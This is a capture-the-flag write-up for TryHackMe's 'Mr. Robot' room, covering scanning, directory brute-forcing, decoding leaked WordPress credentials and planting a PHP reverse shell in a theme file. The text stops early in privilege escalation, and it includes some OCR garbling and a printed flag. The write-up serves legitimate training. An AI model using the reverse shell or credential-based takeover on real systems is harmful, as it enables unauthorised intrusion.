# TryHackMe - Mr. Robot [CTF Writeup]

## Room Information

- Room Name: Mr. Robot
- Platform: TryHackMe
- Category: Linux / Web Exploitation / Enumeration
- Difficulty: Easy to Medium
- Link: https://tryhackme.com/room/mrrobot


## Summary

In this room, you're dropped into a realistic environment modeled after the TV show *Mr. Robot*. The goal is to find three hidden flags by exploiting a vulnerable WordPress installation. The key skills involved are enumeration, file discovery, password cracking, and privilege escalation.

## Step-by-Step Walkthrough

### *1.Connecting to TryHackMe VPN with OpenVPN on Kali Linux*

OpenVPN connection to a TryHackMe (or similarly hosted) VPN network using a .ovpn configuration file named yourfilename.ovpn. The terminal output confirms that the VPN tunnel was established properly, with TLS and key verification completed.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo openvpn Iswaryaxh.ovpn
[sudo] password for kali:
2025-07-08 02:04:32 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when ci
pher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to you
r configuration and/or add BF-CBC to --data-ciphers.
2025-07-08 02:04:32 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco, disabling data chan
nel offload.
2025-07-08 02:04:32 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [
AEAD] [DCO]
2025-07-08 02:04:32 library versions: OpenSSL 3.2.2 4 Jun 2024, LZO 2.10
2025-07-08 02:04:32 DCO version: N/A
2025-07-08 02:04:32 TCP/UDP: Preserving recently used remote address: [AF_INET]52.16.156.56:1194
2025-07-08 02:04:32 Socket Buffers: R=[212992→212992] S=[212992→212992]
2025-07-08 02:04:32 UDPv4 link local: (not bound)
2025-07-08 02:04:32 UDPv4 link remote: [AF_INET]52.16.156.56:1194
2025-07-08 02:04:32 TLS: Initial packet from [AF_INET]52.16.156.56:1194, sid=16e14671 f1b81720
2025-07-08 02:04:33 VERIFY OK: depth=1, CN=ChangeMe
2025-07-08 02:04:33 VERIFY KU OK
```

### *2. Nmap Service and OS Enumeration on Target IP 10.10.114.107*

Nmap scan against the target IP 10.10.114.107,the ip address will be provide by the THM after deploying the machine, using aggressive service detection, OS fingerprinting, and version enumeration.

The Nmap command used:  sudo nmap -sC -sV -O 10.10.114.107 -oN nmap-scan

| | |
|---|---|
| -sC | Runs Nmap's default scripts (equivalent to --script=default). These are useful for basic service enumeration like HTTP titles, SSH banners, etc. |
| -sV | Version detection: tries to determine service version numbers (e.g., Apache 2.4.7). |
| -O | OS detection: attempts to guess the target's operating system based on TCP/IP fingerprinting. |
| -oN nmap-scan | Output to file in normal (human-readable) format, saved as nmap-scan. Useful for keeping logs or sharing results later. |



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nmap -sC -sV -O 10.10.114.107 -oN nmap-scan
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-08 02:18 EDT
Nmap scan report for 10.10.114.107
Host is up (0.18s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4a:6d:54:94:04:84:32:a4:ec:39:56:30:d8:d7:e4:79 (RSA)
|   256 16:13:23:2f:bf:b7:1e:fd:6b:a8:7e:e4:47:49:f1:3d (ECDSA)
|_  256 68:59:28:fd:34:1c:b6:b8:74:49:11:19:82:95:4a:c7 (ED25519)
80/tcp  open  http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 cl
osed port
Device type: specialized|storage-misc
Running (JUST GUESSING): Crestron 2-Series (86%), HP embedded (85%)
OS CPE: cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
Aggressive OS guesses: Crestron XPanel control system (86%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.01 seconds
```

The Nmap scan reveals three open ports on the target 10.10.114.107:

- Port 22 (SSH): Running OpenSSH 8.2p1, allowing remote access.
- Port 80 (HTTP): Apache web server with no page title, possibly hosting a web app.
- Port 443 (HTTPS): Apache with an expired self-signed SSL certificate for www.example.com.
- These ports indicate the target hosts web services and allows remote shell access, making it suitable for further enumeration and exploitation.

## *3. Web Enumeration*


With port 80 (HTTP) open, it's time to explore the website for hidden vulnerabilities or clues. This includes both manual inspection and automated enumeration of directories.

Inspect the Website:

Visit the target in a browser

http://<Target_IP>

The homepage is themed after the *Mr. Robot* TV show. While it's visually engaging, the goal is to look beneath the surface. View the HTML source code (Ctrl+U in most browsers) and search for hidden comments, unused JavaScript files, or suspicious links left by developers.



```
02:22 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

02:22 <mr. robot> Hello friend. If you've come, you've come for a reason. You
may not be able to explain it yet, but there's a part of you that's exhausted
with this world... a world that decides where you work, who you see, and how
you empty and fill your depressing bank account. Even the Internet connection
you're using to read this is costing you, slowly chipping away at your
existence. There are things you want to say. Soon I will give you a voice.
Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

Check robots.txt:

robots.txt is meant to tell search engines what **not** to index—but attackers often check it for hidden or sensitive content.

curl http://<Target_IP>/robots.txt


Purpose:

This fetches the contents of the robots.txt file from the target web server.

curl is a tool used to make HTTP requests from the command line.

robots.txt is a file used by websites to guide search engine crawlers on which pages to avoid indexing.

Attackers often check this file because it can reveal hidden paths or sensitive resources.



```
┌──(kali㉿kali)-[~]
└─$ curl http://10.10.114.107/robots.txt
User-agent: *
fsocity.dic
key-1-of-3.txt
```

You'll find two key pieces of information:


- fsocity.dic: A wordlist for brute-forcing passwords.
- key-1-of-3.txt: The first flag. Retrieve it from http://<Target_IP>/key-1-of-3.txt.

Download both files:

wget http://<Target_IP>/fsocity.dic


wget http://<Target_IP>/key-1-of-3.txt

wget is a command-line tool used to download files from the internet.



```
┌──(kali㉿kali)-[~]
└─$ wget http://10.10.114.107/fsocity.dic

--2025-07-08 03:45:29--  http://10.10.114.107/fsocity.dic
Connecting to 10.10.114.107:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsocity.dic'

fsocity.dic        100%[===================>]   6.91M  3.30MB/s    in 2.1s

2025-07-08 03:45:35 (3.30 MB/s) - 'fsocity.dic' saved [7245381/7245381]


┌──(kali㉿kali)-[~]
└─$ wget http://10.10.114.107/key-1-of-3.txt
--2025-07-08 03:46:07--  http://10.10.114.107/key-1-of-3.txt
Connecting to 10.10.114.107:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'

key-1-of-3.txt     100%[===================>]      33  --.-KB/s    in 0s

2025-07-08 03:46:08 (1.88 MB/s) - 'key-1-of-3.txt' saved [33/33]
```

View the first Flag:



```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads   key-1-of-3.txt  nmap-scan  Public     Videos
Documents  fsocity.dic  Music          Pictures   Templates

┌──(kali㉿kali)-[~]
└─$ cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

## *4. Directory Brute-Forcing*


After retrieving basic web information, the next step is to uncover hidden directories or admin panels that aren't directly linked on the website. These can reveal valuable targets like login pages, configuration folders, or vulnerable endpoints.

Using Gobuster for Directory Enumeration

We'll use gobuster, a fast and powerful tool for brute-forcing directories on web servers:

gobuster dir -u http://<Target_IP> -w /usr/share/wordlists/dirb/common.txt -t 50


- dir: Tells Gobuster to perform a directory scan.
- -u: Specifies the target URL.
- -w: Specifies the wordlist to use (common.txt contains commonly used web directories).
- -t: Sets the number of concurrent threads (50 for faster scanning).



```
/sitemap               (Status: 200) [Size: 0]
/wp-login              (Status: 200) [Size: 2592]
/readme                (Status: 200) [Size: 64]
/robots                (Status: 200) [Size: 41]
/license               (Status: 200) [Size: 309]
/intro                 (Status: 200) [Size: 516314]
/wp-config             (Status: 200) [Size: 0]
```


The scan will reveal directories like /wp-admin and /wp-login.php, indicating the presence of WordPress on the machine—a crucial discovery, as WordPress sites are often vulnerable.

When enteing the /license endpoint on the target website (http://10.10.114.107/license) displays the following message:



```
what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?
```

Then view of the /license page's HTML source using the browser's developer tools (Inspector tab). Here's what was found:




```
<html> scroll
  <head> ··· </head>
  <body>
    <pre> overflow
      what you do just pull code from Rapid9 or some s@#% since when did you
      become a script kitty? do you want a password or something?
      ZWxsaW90OkVSMjgtMDY1Mgo=
    </pre>
  </body>
</html>
```

ZWxsaW900KVSYMjgtMDY1Mgo=

This is Base64-encoded, which is often used to hide readable text.

Decode Base64 by online coveter ,the result will be the username and password of the Wordpress login page.



For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.


elliot:ER28-0652

## 5. *Gaining Access Through WordPress*

After successfully logging in as **Elliot** at http://<Target_IP>/wp-login.php, you gain access to the WordPress admin panel. The next objective is to upload a **PHP reverse shell** to get a foothold on the target system.

**Uploading the Reverse Shell:**

1. Navigate to: **Appearance > Theme Editor**
2. Select the file: **404.php**
3. Replace its contents with the **Pentestmonkey PHP reverse shell**.



```
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
```

4.Set your **listener** on your machine:

nc -lvnp <your_port>

5.Trigger the shell by visiting:

http://<Target_IP>/wp-content/themes/<theme-name>/404.php

Once the page is loaded, the reverse shell will connect back to your machine, giving you access to the target.

## *6. Privilege Escalation*

Now that you have a shell, you need to escalate your privileges from a low-level user to root.

This command is used to **upgrade the shell** to a fully interactive TTY session using Python.

python3 -c 'import pty; pty.spawn("/bin/bash")'

Navigated to /home, where two users are found: robot and ubuntu.:

cd /home

ls

Checking robot's Directory:

cd robot

ls

Found two interesting files:

- key-2-of-3.txt — likely the **second flag**.
- password.raw-md5 — might contain the **password hash**.

You don’t have permission to read `key-2-of-3.txt` as the current user is `daemon` :

cat key-2-of-3.txt

